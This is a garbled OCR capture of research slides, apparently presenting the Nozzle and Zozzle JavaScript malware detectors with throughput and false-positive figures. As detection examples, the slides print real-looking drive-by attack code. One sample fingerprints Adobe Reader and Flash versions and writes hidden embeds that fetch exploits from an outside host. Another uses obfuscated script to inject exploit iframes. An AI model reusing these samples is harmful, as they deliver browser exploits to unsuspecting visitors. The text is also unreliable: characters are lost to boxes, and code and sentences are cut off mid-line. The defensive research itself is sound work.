
□□□□: □□ > □□□□ > □□□□ > □□□□ NOTEBOOK BATTERY

購物車 / Shopping Cart

□□□□□□□ 0 □□□□□□


□□ NT0.00□□

Start | □□□□ NOTEBOOK BA... | C:\Documents and Settin... | Command Prompt


C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\t-charlc\My Documents\deobfuscator>TestHarness.exe "http://cogy.net/jdefault.html"

Start
C:\WINDOWS\system...

Features & Throughput



1 MB of JavaScript code a second


False Positives & False Negatives


Set of 1.2M samples

4 false positives

0 false positives

Finds more malware than any other detector we know






Zozzle detection


```
document.write('<div style="position:absolute; left:-1000px; top:-1000px;">');
var E5Jrh = null;
try
{
    E5Jrh = new ActiveXObject("AcroPDF.PDF")
}
catch(e)
{
}
if(!E5Jrh)
    try
    {
        E5Jrh = new ActiveXObject("PDF.PdfCtrl")
    }
    catch(e)
    {
    }
if(E5Jrh)
{
    lv = E5Jrh.GetVersions().split(",")[4].split("=")[1].replace(/\./g,"");
    if(lv < 900 && lv != 813)
        document.write('<embed src="http://rodenborn.com/images/validate.php?s=PTqrUdHv&id=2" width=100 height=100
type="application/pdf"></embed>')
}
try
{
    var E5Jrh = 0;
    E5Jrh = (new ActiveXObject("ShockwaveFlash.ShockwaveFlash.9")).GetVariable("$" + "version").split(",")
}
catch(e)
{
}
if(E5Jrh && E5Jrh[2] < 124)
    document.write('<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width=100 height=100
align=middle><param name="movie" value="http://rodenborn.com/images/validate.php?s=PTqrUdHv&id=3"/><param
name="quality" value="high"/><param name="bgcolor" value="#ffffff"/><embed
```

Zozzle: Detection on a \



Thousands of malware si

Limitations of Zozzle




What's Next: Rc

```
if (navigator.userAgent.toLowerCase().indexOf(
                              "\x6D"+"\x73\x69\x65"+
    document.write("<iframe src=x6.htm></iframe>
if (navigator.userAgent.toLowerCase().indexOf(
                              "\x6D"+"\x73"+"\x69"+"
    document.write("<iframe src=x7.htm></iframe>

try {
    var a; var aa=new ActiveXObject("Sh"+"ockw"+
} catch(a) { } finally {
    if (a!="[object Error]")
        document.write("<iframe src=svfl9.htm></
}
try {
  var c; var f=new ActiveXObject("O"+"\x57\x43"+
} catch(c) { } finally {
          :object Error]") {
           "<iframe src=of.htm></iframe>";
          :out("document.write(aacc)", 3500);
```

Conclusions: Nozzle & Zozzle

	Nozzle	Zozzle
Method	Runtime	Mostly static



http://research.microsoft.com/en-us/projects/nozzle/